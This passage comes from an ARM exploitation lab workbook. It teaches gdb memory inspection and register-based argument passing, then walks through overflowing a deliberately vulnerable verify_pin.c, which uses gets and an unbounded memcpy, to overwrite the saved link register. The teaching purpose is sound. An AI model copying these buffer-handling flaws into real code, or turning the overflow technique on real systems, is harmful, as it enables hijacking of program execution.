The next instruction `str r0, [r7, #4]` will store the value held in r0 in the address held by r7+4. Let's check the value before and after this instruction executes.

> **Note**
>
> In 32-bit systems, addresses are 4 bytes. Each word is 4 bytes. So if we want to see r7+4, we could look at the first 2 words starting at r7.

```
gef➤  x/2wx $r7
0xbefff498: 0x00010168  0x00074010
```

This shows us the value stored at r7 (0x00010168) and r7+4 (0x00074010). Now if r0 holds 1 and we execute the instruction `str r0, [r7, #4]`, we should see r7+4 hold the value 0x00000001.

```
gef➤  si
...
gef➤  x/2wx $r7
0xbefff498: 0x00010168  0x00000001
```

✓ **Try it.**

Step through some more instructions and get comfortable with examining memory using the 'x' command.

The 'x' command can also be used to view memory as instructions by using the 'i' format specifier.

```
gef➤  x/5i $pc
=> 0x10488 <main+8>:    str r1, [r7, #0]
   0x1048a <main+10>:   movs    r3, #10
   0x1048c <main+12>:   str r3, [r7, #12]
   0x1048e <main+14>:   movs    r3, #0
   0x10490 <main+16>:   str r3, [r7, #8]
```

✎ **Note**

Examining memory as instructions is helpful for viewing shellcode stored in memory.

We can also use the 'x' command to view strings in memory. Here we view memory as 16 bytes and then view the same memory as a string.

The address for this string may be different for you, but can be found by looking at the r2 register in the gef output above.

```
(view as bytes)

gef➤  x/16bx 0xbefff74c
0xbefff74c: 0x53    0x48    0x45    0x4c    0x4c    0x3d    0x2f    0x62
0xbefff754: 0x69    0x6e    0x2f    0x62    0x61    0x73    0x68    0x00

(view as a string)

gef➤  x/1s 0xbefff74c
0xbefff74c: "SHELL=/bin/bash"
```

✓ **Try it. (optional)**

On the Resources/Cheatsheets page in this workbook, there is a table with some common gdb commands. If you are unfamiliar with gdb, look through this table and try some of the commands you don't yet know.

Summary

In this lab we looked at debugging a simple loop program. We used the gef plugin for gdb to display helpful information (registers, instructions) as we set breakpoints and stepped through some ARM assembly instructions. There are lots of ARM instructions, and you don't have to memorize them all, but it is helpful to know the common ones.

We also examined memory in gdb using the 'x' command. The syntax for this command may take some getting used to, but it is extremely useful for exploit development.

Lab 3: Branching

Background

When looking for bugs or building out an exploit, it is helpful to be able to read the assembly and understand what is going on. There are times when you may need to follow a code path through multiple functions. This lab demonstrates how arguments get passed to other functions.

Objectives

- Debugging sample ARM programs in gdb
- Observing the ldr and str instructions
- Passing arguments to a function
- Verify arguments coming into a function

Lab Preparation

Note

This lab will be done in the mako vm.

Accessing the mako vm

- Login to the `hammerhead` virtual machine using the credentials below.
  - User: `nemo`
  - Password: `nemo`
- Next, to get a command prompt, open up the `Terminator` application from the toolbar on the left. It is a small icon with 4 squares.
- While in the terminator window console, navigate to the `~/qemu/mako` folder.
- Use the command `sudo start_mako.sh` to start the mako virtual machine.
  - When prompted, use the password: `nemo`

```
nemo@hammerhead:~$ cd qemu/mako

nemo@hammerhead:~/qemu/mako$ sudo ./start_mako.sh
[sudo] password for nemo:
```

- There will be a lot of activity on the screen after issuing this command. You should see what looks like a normal linux startup ending with a login prompt.

```
...
[  OK  ] Started System Logging Service.
[  OK  ] Finished Discard unused bl…n filesystems from /etc/fstab.
[  OK  ] Finished Availability of block devices.

Ubuntu 20.04.2 LTS mako ttyAMA0

mako login:
```

- The best way to connect to the mako vm is through ssh. Open a new terminal session tab by right clicking in the Terminator window and click `Open Tab` or you can use the shortcut keys: `ctrl + shift + t`. You should be able to switch between tabs by clicking the names at the top of the Terminator window.
- Next, ssh to the mako vm.
- Use the credentials `nemo/nemo` to login via ssh.

```
nemo@hammerhead:~/qemu/mako$ ssh mako
nemo@192.168.2.10's password:
Last login: Mon Mar  8 14:55:30 2021
nemo@mako:~$
```

If you get to this prompt you have successfully logged into the ARM (emulated) virtual machine. You are now ready to start the lab.

Review the adder source code

Let's start off by taking a look at the `adder.c` source code.

```
nemo@mako:~$ cd ~/labs/adder
nemo@mako:~/labs/adder$ cat src/adder.c

#include <stdio.h>

int adder(int a, int b, int c, int d) {

    unsigned int result = a+b+c+d;
    return result;
}
```

```
int main(int argc, char *argv[]) {

    unsigned int a=3, b=5, c=7, d=0;
    unsigned short result = 0;

    if (argv[1]) {
        sscanf(argv[1], "%d", &d);
    }

    result = adder(a,b,c,d);

    printf("Result: %d\n", result);
}
```

This program takes 4 variables (a,b,c,d) and passes them to a function called `adder`. The adder function adds these 4 values and returns the result.

By default, the 'd' variable is set to 0. However, if a number is supplied as a command line argument, it will be copied into the d variable and passed along to the adder function.

Passing arguments to a function

In class we discussed that if there are 4 or fewer arguments, that they get passed into a function in the registers r0-r3. We want to verify this and see what it looks like in gdb. Start by opening up adder in the debugger and disassemble the `main` function.

```
nemo@mako:~/labs/adder$ gdb adder

...

(gdb) disas main
Dump of assembler code for function main:
   0x000104ac <+0>: push    {r7, lr}
   0x000104ae <+2>: sub sp, #32
   0x000104b0 <+4>: add r7, sp, #0
   ...
```

Early in the `main` function, we see a copy of the sp register value stored in r7. This is done via a `add r7, sp, #0` instruction. When working with THUMB instructions, the r7 register is referred to as the `frame pointer` and is often used with an offset to access local variables.

> **Note**
>
> If we add 0 to sp and store the result in r7, it is similar to "moving" a copy of sp into r7.

Now, throughout this function, r7 will serve as a base address, representing our stack pointer and we will see offsets added to r7 to store and read from the stack.

```
   0x000104c6 <+26>:    movs    r3, #3
   0x000104c8 <+28>:    str r3, [r7, #16]
   0x000104ca <+30>:    movs    r3, #5
   0x000104cc <+32>:    str r3, [r7, #20]
   0x000104ce <+34>:    movs    r3, #7
   0x000104d0 <+36>:    str r3, [r7, #24]
   0x000104d2 <+38>:    movs    r3, #0
   0x000104d4 <+40>:    str r3, [r7, #12]
```

The snippet above shows some code from the main function where some static values (#3, #5, #7, and #0) are getting stored onto the stack by adding an offset to r7. This is done in two steps for each value that gets stored.

- First, each value is moved into r3
- Next, the `str` (store) instruction stores them in a memory location at r7 + (offsets 16, 20, 24, and 12).

If we boil down the assembly instructions above, they simply do the following. Remember that r7 holds a copy of the stack pointer (sp).

- store 3 at r7 + 16
- store 5 at r7 + 20
- store 7 at r7 + 24
- store 0 at r7 + 12

```
   0x000104f8 <+76>:    ldr r0, [r7, #16]
   0x000104fa <+78>:    ldr r1, [r7, #20]
   0x000104fc <+80>:    ldr r2, [r7, #24]
   0x000104fe <+82>:    ldr r3, [r7, #12]
   0x00010500 <+84>:    bl  0x10480 <adder>
```

If you scroll further down in main, you will see the output shown above. At address 0x10500, we see a `bl 0x10480 <adder>` (branch link to adder) instruction. Just before this instruction, we see 4 arguments being stored in r0-r3. This is taking the values that we saw stored on the stack previously (3,5,7,0) and storing them into registers r0-r3. Then the adder function is called as follows.

```
adder(r0=3,r1=5,r2=7,r3=0)
```

Let's set a breakpoint in the debugger and verify this. Break on the instruction that calls adder.

```
(gdb) b * 0x10500
Breakpoint 1 at 0x10500
```

Run the program with no arguments.

```
(gdb) run
Starting program: /home/nemo/labs/adder/adder

Breakpoint 1, 0x00010500 in main ()
(gdb)
```

Once we hit the breakpoint, run the `info reg` command to display the registers.

```
(gdb) info reg
r0             0x3                 3
r1             0x5                 5
r2             0x7                 7
r3             0x0                 0
r4             0xbefff4f8          3204445432
r5             0x0                 0
r6             0x0                 0
r7             0xbefff4b8          3204445368
r8             0x0                 0
r9             0x0                 0
r10            0x7e000             516096
r11            0x0                 0
r12            0xbefff560          3204445536
sp             0xbefff4b8          0xbefff4b8
lr             0x106d9             67289
pc             0x10500             0x10500 <main+84>
cpsr           0x600e0030          1611530288
fpscr          0x0                 0
```

The arguments are in registers r0-r3 as expected.

Since we are still in the main function, we should be able to see the local variables a,b,c,d as well.

```
(gdb) x/1wx $sp+12
0xbefff4c4: 0x00000000
(gdb) x/1wx $sp+24
0xbefff4d0: 0x00000007
(gdb) x/1wx $sp+20
0xbefff4cc: 0x00000005
(gdb) x/1wx $sp+16
0xbefff4c8: 0x00000003
```

The `x/1wx $sp+12` command tells gdb to examine (x) 1 word (w) in hexadecimal (x) format starting at the stack pointer ($sp) register + 12. We continue to observe the other offsets where we saw the static values being stored previously.

> **Note**
>
> Looking at the registers above confirms that r7 and sp hold the same value. We could have also observed $r7+offset to see the same values.

Passing more than 4 arguments to a function

There is a second source code file in the `~/labs/adder/src` folder.

```
nemo@mako:~/labs/adder$ ls src
adder.c   adder_lots.c
```

The `adder_lots` program is similar to the `adder` program, but it passes 9 arguments to the adder function instead of 4. The `diff` tool in linux can be used to compare the two .c files and show the differences in the source code.

```
nemo@mako:~/labs/adder$ diff src/adder.c src/adder_lots.c

...

<   result = adder(a,b,c,d);
>   result = adder(a,b,c,d,e,f,g,h,i);
```

In gdb, let's examine the arguments for the call to the `adder` function in the adder_lots program. Open adder_lots in gdb and disassemble the main function.

> **Note**
>
> Addresses will be different than those previously seen in the adder program.

```
nemo@mako:~/labs/adder$ gdb ./adder_lots
...

gef➤  disas main
...

   0x00010520 <+96>:    ldr r3, [r7, #16]
   0x00010522 <+98>:    str r3, [sp, #16]
   0x00010524 <+100>:   ldr r3, [r7, #48]   ; 0x30
   0x00010526 <+102>:   str r3, [sp, #12]
   0x00010528 <+104>:   ldr r3, [r7, #44]   ; 0x2c
   0x0001052a <+106>:   str r3, [sp, #8]
   0x0001052c <+108>:   ldr r3, [r7, #40]   ; 0x28
   0x0001052e <+110>:   str r3, [sp, #4]
   0x00010530 <+112>:   ldr r3, [r7, #36]   ; 0x24
   0x00010532 <+114>:   str r3, [sp, #0]
   0x00010534 <+116>:   ldr r3, [r7, #32]
```

```
0x00010536 <+118>:   ldr r2, [r7, #28]
0x00010538 <+120>:   ldr r1, [r7, #24]
0x0001053a <+122>:   ldr r0, [r7, #20]
0x0001053c <+124>:   bl  0x10480 <adder>
```

Skipping down in main, we come to the assembly code in the snippet above that is setting up the call to the adder function. Let's break this down into two parts.

```
Part 1:

0x00010520 <+96>:    ldr r3, [r7, #16]
0x00010522 <+98>:    str r3, [sp, #16]
0x00010524 <+100>:   ldr r3, [r7, #48]   ; 0x30
0x00010526 <+102>:   str r3, [sp, #12]
0x00010528 <+104>:   ldr r3, [r7, #44]   ; 0x2c
0x0001052a <+106>:   str r3, [sp, #8]
0x0001052c <+108>:   ldr r3, [r7, #40]   ; 0x28
0x0001052e <+110>:   str r3, [sp, #4]
0x00010530 <+112>:   ldr r3, [r7, #36]   ; 0x24
0x00010532 <+114>:   str r3, [sp, #0]
```

In the first part, we see r7 being used again as a base address. Values are pulled from an offset of r7 and stored in r3. They are then copied into an offset of sp.

The r3 register is continually reused for loading the value from r7+ and then storing the values it just retrieved to sp+.

Values are stored at:

- sp+0
- sp+4
- sp+8
- sp+12
- sp+16

This sequence of instructions is setting up the 5^{th}-9^{th} argumemts to be passed to the adder function on the stack.

Next, let's see how arguments 1-4 get passed in r0-r3 by taking a look at the second part of these instructions that occur just before the adder function is called.

```
Part 2:

0x00010534 <+116>:   ldr r3, [r7, #32]
0x00010536 <+118>:   ldr r2, [r7, #28]
0x00010538 <+120>:   ldr r1, [r7, #24]
0x0001053a <+122>:   ldr r0, [r7, #20]
0x0001053c <+124>:   bl  0x10480 <adder>
```

As we saw before in the adder function, registers r0-r3 are loaded with the first 4 parameters to be passed into the `adder` function.

Finally, the adder function is called. Nine arguments are passed to this function, 4 in registers r0-r3 and 5 additional arguments are passed on the stack.

Summary

In this lab we observed how arguments are passed to a function in ARM. If there are 4 or less arguments, they are passed in registers r0-r3. If there are more than 4, the first 4 get passed in r0-r3, and any additional parameters are passed on the stack. It is also worth noting that many functions you come across do not take any arguments.

Lab 4: Stack Overflows

Background

Buffer overflows are a classic form of memory corruption. Attackers can gain control of entire systems by leveraging these types of vulnerabilities. In this lab we will write a buffer overflow exploit that allows us to overwrite a saved return address (Link Register) and gain control of execution.

Objectives

- Observing memory corruption in a debugger
- Locating the stored link register on the stack and watching it get overwritten
- Gaining control of execution and redirecting code flow

Lab Preparation

Note

This lab will be done in the mako vm.

Accessing the mako vm

- Login to the `hammerhead` virtual machine using the credentials below.
  - User: `nemo`
  - Password: `nemo`
- Next, to get a command prompt, open up the `Terminator` application from the toolbar on the left. It is a small icon with 4 squares.
- While in the terminator window console, navigate to the `~/qemu/mako` folder.
- Use the command `sudo start_mako.sh` to start the mako virtual machine.
  - When prompted, use the password: `nemo`

```
nemo@hammerhead:~$ cd qemu/mako
```

```
nemo@hammerhead:~/qemu/mako$ sudo ./start_mako.sh
[sudo] password for nemo:
```

- There will be a lot of activity on the screen after issuing this command. You should see what looks like a normal linux startup ending with a login prompt.

```
...
[  OK  ] Started System Logging Service.
[  OK  ] Finished Discard unused bl…n filesystems from /etc/fstab.
[  OK  ] Finished Availability of block devices.

Ubuntu 20.04.2 LTS mako ttyAMA0

mako login:
```

- The best way to connect to the mako vm is through ssh. Open a new terminal session tab by right clicking in the Terminator window and click `Open Tab` or you can use the shortcut keys: `ctrl + shift + t`. You should be able to switch between tabs by clicking the names at the top of the Terminator window.
- Next, ssh to the mako vm.
- Use the credentials `nemo/nemo` to login via ssh.

```
nemo@hammerhead:~/qemu/mako$ ssh mako
nemo@192.168.2.10's password:
Last login: Mon Mar  8 14:55:30 2021
nemo@mako:~$
```

If you get to this prompt you have successfully logged into the ARM (emulated) virtual machine. You are now ready to start the lab.

The verify_pin program

The verify_pin program takes input either as a command line argument or if no input is given, it will prompt the user to enter a pin. In either case, the input is compared to the constant "8675309". If the input matches this string, there will be a message stating that the door has been unlocked.

The source code can be found in the `~/labs/verify_pin/src` folder.

```
nemo@mako:~$ cd labs/verify_pin/src
nemo@mako:~/labs/verify_pin/src$ cat verify_pin.c

#include <stdio.h>
#include <stdbool.h>
#include <string.h>
#include <stdlib.h>

#define KEY "8675309"
```

```c
bool verify_pin(char *pin) {

    char pin_buffer[20];

    if (!pin) {
        printf("\nPlease enter enter a pin: ");
        gets(pin_buffer);
    }
    else {
        memcpy(pin_buffer, pin, strlen(pin));
        pin_buffer[strlen(pin)]='\x00';
    }

    printf("\nYou entered: %s\n", pin_buffer);

    if (strcmp(pin_buffer, KEY) == 0)
        return false;
    else
        return true;
}

int main(int argc, char *argv[]) {

    bool is_locked = true;

    is_locked = verify_pin(argv[1]);

    if(is_locked) {
        printf("The door is locked. Try again\n\n");
    }
    else {
        printf("Door unlocked!!!\n\n");
        exit(0);
    }
}
```

Debugging verify_pin

Change to the `/home/nemo/labs/verify_pin` folder and open the verify_pin binary in gdb.

Note

Using gef in this lab is a matter of preference. If you are familiar with gdb and don't want to use gef, you can disable it by commenting out the the gef entry in ~/.gdbinit file with a "#".

To disable gef, use nano to edit the ~/.gdbinit file.

```
nemo@mako:~$ nano ~/.gdbinit
```

While editing the file with nano, insert a '#' at the beginning of the line and then hit ctrl-x to exit nano. When prompted to save, hit 'y'. You can then view your changes with the cat command.

```
nemo@mako:~/labs/simple_loop$ cat ~/.gdbinit
#source ~/.gef-54e93efd89ec59e5d178fbbeda1fed890098d18d.py
```

```
nemo@mako:~$ cd ~labs/verify_pin

nemo@mako:~/labs/verify_pin$ gdb ./verify_pin
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
87 commands loaded for GDB 9.2 using Python engine 3.8
[*] 5 commands could not be loaded, run `gef missing` to know why.
Reading symbols from ./verify_pin...
(No debugging symbols found in ./verify_pin)
gef➤
```

Disassemble the main function.

```
gef➤  disas main
Dump of assembler code for function main:
   0x0001050c <+0>: push    {r7, lr}
   0x0001050e <+2>: sub sp, #16
   0x00010510 <+4>: add r7, sp, #0
   0x00010512 <+6>: str r0, [r7, #4]
   0x00010514 <+8>: str r1, [r7, #0]
   0x00010516 <+10>:    movs    r3, #1
```

```
   0x00010518 <+12>:    strb    r3, [r7, #15]
   0x0001051a <+14>:    ldr r3, [r7, #0]
   0x0001051c <+16>:    adds    r3, #4
   0x0001051e <+18>:    ldr r3, [r3, #0]
   0x00010520 <+20>:    mov r0, r3
   0x00010522 <+22>:    bl  0x10480 <verify_pin>
   0x00010526 <+26>:    mov r3, r0
   0x00010528 <+28>:    strb    r3, [r7, #15]
   0x0001052a <+30>:    ldrb    r3, [r7, #15]
   0x0001052c <+32>:    cmp r3, #0
   0x0001052e <+34>:    beq.n   0x1053c <main+48>
   0x00010530 <+36>:    ldr r3, [pc, #36]   ; (0x10558 <main+76>)
   0x00010532 <+38>:    add r3, pc
   0x00010534 <+40>:    mov r0, r3
   0x00010536 <+42>:    bl  0x1982c <puts>
   0x0001053a <+46>:    b.n 0x1054c <main+64>
   0x0001053c <+48>:    ldr r3, [pc, #28]   ; (0x1055c <main+80>)
   0x0001053e <+50>:    add r3, pc
   0x00010540 <+52>:    mov r0, r3
   0x00010542 <+54>:    bl  0x1982c <puts>
   0x00010546 <+58>:    movs    r0, #0
   0x00010548 <+60>:    bl  0x147b8 <exit>
   0x0001054c <+64>:    movs    r3, #0
   0x0001054e <+66>:    mov r0, r3
   0x00010550 <+68>:    adds    r7, #16
   0x00010552 <+70>:    mov sp, r7
   0x00010554 <+72>:    pop {r7, pc}
   0x00010556 <+74>:    nop
   0x00010558 <+76>:    andeq   r12, r3, r10, rrx
   0x0001055c <+80>:    andeq   r12, r3, lr, ror r0
End of assembler dump.
```

Notice the `bl` (branch with link) to the verify_pin function and take note of the address of the instruction **that follows** that branch link instruction. In this snippet, the address is 0x10526. The address may vary on your system, but you should see the same pattern.

```
   0x00010522 <+22>:    bl  0x10480 <verify_pin>
   0x00010526 <+26>:    mov r3, r0
   0x00010528 <+28>:    strb    r3, [r7, #15]
```

When the bl instruction executes, the address following this instruction will be stored in the link register (lr).

Note

Notice that `strb r3, [r7, #15]` instruction is 2 bytes past the `mov r3, r0` instruction. That tells us that this instruction is THUMB (2-byte) vs ARM (4-byte).

Since this instruction is THUMB, we will return to 0x10526+1, so actually the value 0x10527 gets stored in the lr register.

Now, let's look at the assembly in the verify_pin function.

```
gef➤  disas verify_pin
Dump of assembler code for function verify_pin:
   0x00010480 <+0>: push    {r7, lr}
   0x00010482 <+2>: sub sp, #32
   0x00010484 <+4>: add r7, sp, #0
...
```

- Looking at the first instruction of verify_pin, we see that the r7 and lr registers get pushed onto the stack.
- Remember, that the stack grows down. The next instruction subtracts 32 bytes from the sp register and stores it back in sp, shifting the sp register down in memory and providing an additional 32 bytes of space in the stack frame.
- The third instruction in the verify_pin function adds zero to sp and stores the result in r7. This is essentially copying the value of sp and storing it in r7.

Setting a breakpoint

If we were to set a breakpoint on the 3rd instruction in the verify_pin function at the address 0x10484 (again, addresses may vary on your system) and run the program, we should be able to view the stored r7 value and more importantly the stored lr value by observing the sp plus 32 bytes. Let's try this.

While still in gdb, we begin by setting a breakpoint at address 0x10484. We can use a shortened version of the `break` command by just typing `b`. The `*` tells the debugger that we want to set the breakpoint on an address, not on a symbol name.

```
gef➤  b *0x00010484
Breakpoint 1 at 0x10484
```

Once our breakpoint is set, we start the program with the `run` command. Here we provide a command line parameter of "AAAAAAAA". We will focus more on this parameter when we observe the overflow, but first let's see if we can find the lr value stored on the stack.

```
gef➤  run "AAAAAAAA"
Starting program: /home/nemo/labs/verify_pin/verify_pin "AAAAAAAA"

Breakpoint 1, 0x00010484 in verify_pin ()
```

The gef output shows us a lot of information. Here's the output in it's entirety.

```
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────── registers ────
$r0  : 0xbefff742  →  "AAAAAAAA"
$r1  : 0xbefff5e4  →  0xbefff71c  →  "/home/nemo/labs/verify_pin/verify_pin"
$r2  : 0xbefff5f0  →  0xbefff74b  →  "SHELL=/bin/bash"
$r3  : 0xbefff742  →  "AAAAAAAA"
```

```
$r4  : 0xbefff4b8  →  0xa035dca2
$r5  : 0x0
$r6  : 0x0
$r7  : 0xbefff488  →  0xbefff5e4  →  0xbefff71c  →  "/home/nemo/labs/verify_pin/verify_pin"
$r8  : 0x0
$r9  : 0x0
$r10 : 0x00074000  →  0x00000000
$r11 : 0x0
$r12 : 0xbefff520  →  0x00000000
$sp  : 0xbefff460  →  0x00000000
$lr  : 0x00010527  →  <main+27> mov r3,  r0
$pc  : 0x00010484  →  <verify_pin+4> add r7,  sp,  #0
$cpsr: [NEGATIVE zero carry overflow interrupt fast THUMB]
──────────────────────────────────────────────────────────────────────────── stack ────
0xbefff460│+0x0000: 0x00000000   ← $sp
0xbefff464│+0x0004: 0x00074000  →  0x00000000
0xbefff468│+0x0008: 0x00010a81  →  <__libc_csu_init+1> stmdb sp!,  {r3,  r4,  r5,  r6,  r7,  r8,  r9,
lr}
0xbefff46c│+0x000c: 0x00010af9  →  <__libc_csu_fini+1> push {r3,  r4,  r5,  lr}
0xbefff470│+0x0010: 0x00075d80  →  0x00000000
0xbefff474│+0x0014: 0x00000000
0xbefff478│+0x0018: 0x00010459  →  <frame_dummy+1> push {r3,  lr}
0xbefff47c│+0x001c: 0x00010adf  →  <__libc_csu_init+95> cmp r9,  r4
────────────────────────────────────────────────────────────────── code:arm:THUMB ────
      0x1047f <frame_dummy+39> nop
      0x10481 <verify_pin+1>   push   {r7,  lr}
      0x10483 <verify_pin+3>   sub    sp,  #32
 →    0x10485 <verify_pin+5>   add    r7,  sp,  #0
      0x10487 <verify_pin+7>   str    r0,  [r7,  #4]
      0x10489 <verify_pin+9>   ldr    r3,  [r7,  #4]
      0x1048b <verify_pin+11>  cmp    r3,  #0
      0x1048d <verify_pin+13>  bne.n  0x104a4 <verify_pin+36>
      0x1048f <verify_pin+15>  ldr    r3,  [pc,  #112]  ; (0x10500 <verify_pin+128>)
─────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "verify_pin", stopped 0x10484 in verify_pin (), reason: BREAKPOINT
───────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x10484 → verify_pin()
[#1] 0x10526 → main()
────────────────────────────────────────────────────────────────────────────────────────
gef➤
```

Let's look at some of the relevant registers from the gef output above.

```
$r0  : 0xbefff742  →  "AAAAAAAA"
$r7  : 0xbefff488  →  0xbefff5e4  →  0xbefff71c  →  "/home/nemo/labs/verify_pin/verify_pin"
$sp  : 0xbefff460  →  0x00000000
$lr  : 0x00010527  →  <main+27> mov r3,  r0
$pc  : 0x00010484  →  <verify_pin+4> add r7,  sp,  #0
```

- r0 holds a pointer to the input for this function. This makes sense based on how function arguments are passed.
- r7 is a pointer to the binary's path. It does not yet hold a copy of sp. However, after the next instruction executes, the r7 register should equal sp.

- sp points to the current "top" of the stack.
- lr is our link register and it should hold the address of the instruction in main that follows the call to the verify_pin function. As mentioned previously, it will be the address plus 1, because it is returning to a THUMB instruction.
- As expected the pc (or program count) register holds the address of our current instruction.

If we look at the instructions in the gef output, we can see the arrow pointing to the current instruction. This corresponds to the pc register.

```
     0x10481 <verify_pin+1>   push   {r7,  lr}
     0x10483 <verify_pin+3>   sub    sp,  #32
→    0x10485 <verify_pin+5>   add    r7,  sp,  #0
```

Locating our saved lr on the stack

We see that r7 and lr were recently pushed onto the stack and 32 was subtracted from the sp register. Therefore, if we add 32 bytes to the stack pointer register, we should see a copy of the r7 and lr values stored on the stack.

So let's have a look at the stack output at 0xbefff460. The gef output at our breakpoint shows us some stack memory starting at the sp register, but it does not show the saved r7 and lr values.

```
──────────────────────────────────────────────────────────────────────────────────── stack ────
0xbefff460│+0x0000: 0x00000000   ← $sp
0xbefff464│+0x0004: 0x00074000  →  0x00000000
0xbefff468│+0x0008: 0x00010a81  →  <__libc_csu_init+1> stmdb sp!,  {r3,  r4,  r5,  r6,  r7,  r8,  r9,  lr}
0xbefff46c│+0x000c: 0x00010af9  →  <__libc_csu_fini+1> push {r3,  r4,  r5,  lr}
0xbefff470│+0x0010: 0x00075d80  →  0x00000000
0xbefff474│+0x0014: 0x00000000
0xbefff478│+0x0018: 0x00010459  →  <frame_dummy+1> push {r3,  lr}
0xbefff47c│+0x001c: 0x00010adf  →  <__libc_csu_init+95> cmp r9,  r4
```

The gef output only shows up to the sp+0x1c. This is not enough distance from the stack pointer to view our stored r7 and lr values. To view more of the stack, we will need to issue a different command.

```
gef➤  x/10wx $sp
```

The 'x' command was covered in a previous lab, but let's recap. This command tells gdb we want to examine memory, indicated by the x. The `/` slash is followed by our format. We want to examine 10 words, 4 bytes each (w) in hexadecimal (x) format, starting at the address held by the sp register ($sp). The `$` in front of sp lets gdb know that we are referring to a predefined register.

```
gef➤  x/10wx $sp
0xbefff460: 0x00000000  0x00074000  0x00010a81  0x00010af9
```

```
0xbefff470: 0x00075d80  0x00000000  0x00010459  0x00010adf
0xbefff480: 0xbefff488  0x00010527
```

The values in the left column, followed by `:` are addresses, starting with the sp address 0xbefff460. In the right columns, we have 10 words of 4 bytes each. Since we output 10 of these, we see 40 bytes total (10 x 4) in little endian format.

We can think of this another way:

```
sp = 0x0xbefff460

+0  0x00000000
+4  0x00074000
+8  0x00010a81
+0xc    0x00010af9
+0x10   0x00075d80
+0x14   0x00000000
+0x18   0x00010459
+0x1c   0x00010adf
+0x20   0xbefff488 (same as +32 decimal)
+0x24   0x00010527
```

By looking at the stack in the breakdown above, we can confirm that at +32 bytes (0x20), we have our stored r7 and lr values. The `info regs $r7 $lr` command below shows the values in the registers that we also see at +0x20 and +0x24 on the stack frame.

```
gef➤  info reg $r7 $lr
r7             0xbefff488          0xbefff488
lr             0x10527             0x10527
```

Returning from the verify_pin function

Let's review what happens at the end of the verify_pin function.

```
   0x000104fa <+122>:   adds    r7, #32
   0x000104fc <+124>:   mov sp, r7
   0x000104fe <+126>:   pop {r7, pc}
```

Throughout this function, r7 holds a copy of the stack pointer. At the end of the function, 32 bytes are added to r7, which would bring it back to the value before the subtraction at the beginning of the function (see the instruction at 0x10483).

After the addition to r7, the value is copied into sp, putting them both back in sync. This is essentially shrinking the stack frame back to the size of the stack prior to the `sub sp, #32` instruction.

```
+0  0x00000000
+4  0x00074000
+8  0x00010a81
+0xc    0x00010af9
```

```
+0x10   0x00075d80
+0x14   0x00000000
+0x18   0x00010459
+0x1c   0x00010adf
+0x20   0xbefff488 <- sp and r7 now point here after adding 32 bytes
+0x24   0x00010527
```

After the addition and mov instructions, the next two values on the stack are popped into r7 and pc respectively. These are the same 2 values that were pushed (saved) onto the stack in the very first instruction.

```
   0x000104fe <+126>:   pop {r7, pc}
```

When a value is popped into pc, execution will resume at that address.

Bug

If we can leverage a vulnerability that allows us to write into a local variable and overflow past sp+0x24, we can overwrite the saved lr on the stack. If we can overwrite the saved lr, we can redirect execution to an address that we control when the saved lr gets popped into pc.

Memory Corruption in verify_pin

Looking at the verify_pin function in the source code, we see that it's only parameter is a pointer to user-supplied input data (*pin).

```
bool verify_pin(char *pin) {

    char pin_buffer[20];

    if (!pin) {
        printf("\nPlease enter enter a pin: ");
        gets(pin_buffer);
    }
    else {
        memcpy(pin_buffer, pin, strlen(pin));
        pin_buffer[strlen(pin)]='\x00';
    }

    printf("\nYou entered: %s\n", pin_buffer);

    if (strcmp(pin_buffer, KEY) == 0)
        return false;
    else
        return true;
}
```

There is a fixed-sized stack array called pin_buffer that holds 20 chars. Each char is 1 byte, so the pin_buffer has a limited size and there are no constraints in the code limiting how much input we can provide.

```
    char pin_buffer[20];
```

In the source code, we see a memcpy function that takes in user input and copies it into the pin_buffer variable on the stack. The prototype for the memcpy function is shown below.

```
memcpy(destination, source, length)
```

In this example, the length is the calculated size of our input (pin). We control the length and we control the data that gets copied into the fixed-size pin_buffer stack variable. This is not good programming.

Let's try copying in more data than the buffer can hold. To do this in gdb, we can pass an argument via the run command. Whenever you issue the run command, the program will start over. That's fine for our purposes in this lab.

First, let's delete our breakpoints.

```
gef➤  del
gef➤  info break
No breakpoints or watchpoints.
```

Now, we can run the program with 40 A's as input.

```
gef➤  run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

If we do this, we get a SIGSEGV notification indicating that the program has crashed.

```
────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "verify_pin", stopped 0x41414140 in ?? (), reason: SIGSEGV
```

If you did not delete the breakpoints as described in the previous step, they may stop you short of the program crashing. If we hit `c` to continue, we see that the program has been terminated.

```
gef➤  c
Continuing.

Program terminated with signal SIGSEGV, Segmentation fault.
The program no longer exists.
```

The program crashes because it tries to redirect execution to 0x41414141 due to the overwritten lr stored on the stack getting popped into pc. Since there are no valid, executable instructions at this address, the program crashes.

Fortunately, there is an easier way to do this. Here, we are accomplishing the same thing, but are using python to craft our input.

```
run $(python2 -c 'print("A"*40)')
```

Using the command above, we should generate the same crash.

Observing the overflow

Let's observe the stack before and after the call to memcpy to see what is happening when the 20-byte pin_buffer char array gets overflowed.

If we disassemble verify_pin, we see that the call to memcpy occurs at 0x104b4.

Notice

We do not see the function name, "memcpy" here since this is a statically linked ELF file. The `blx 0x10178` instruction leads to a memcpy function that has been included in the verify_pin file and is not part of an external shared object.

```
disas verify_pin
   ...
   0x000104b2 <+50>:    mov r0, r3
   0x000104b4 <+52>:    blx 0x10178
   0x000104b8 <+56>:    ldr r0, [r7, #4]
```

Set a breakpoint at 0x104b2 and another at 0x104b8. Here we can observe the stack before and after the call to memcpy (0x104b4). We will examine the stack at each breakpoint.

```
gef➤  b * 0x104b2
Breakpoint 2 at 0x104b2

gef➤  b * 0x104b8
Breakpoint 3 at 0x104b8

gef➤  info br
Num     Type           Disp Enb Address    What
2       breakpoint     keep y   0x000104b2 <verify_pin+50>
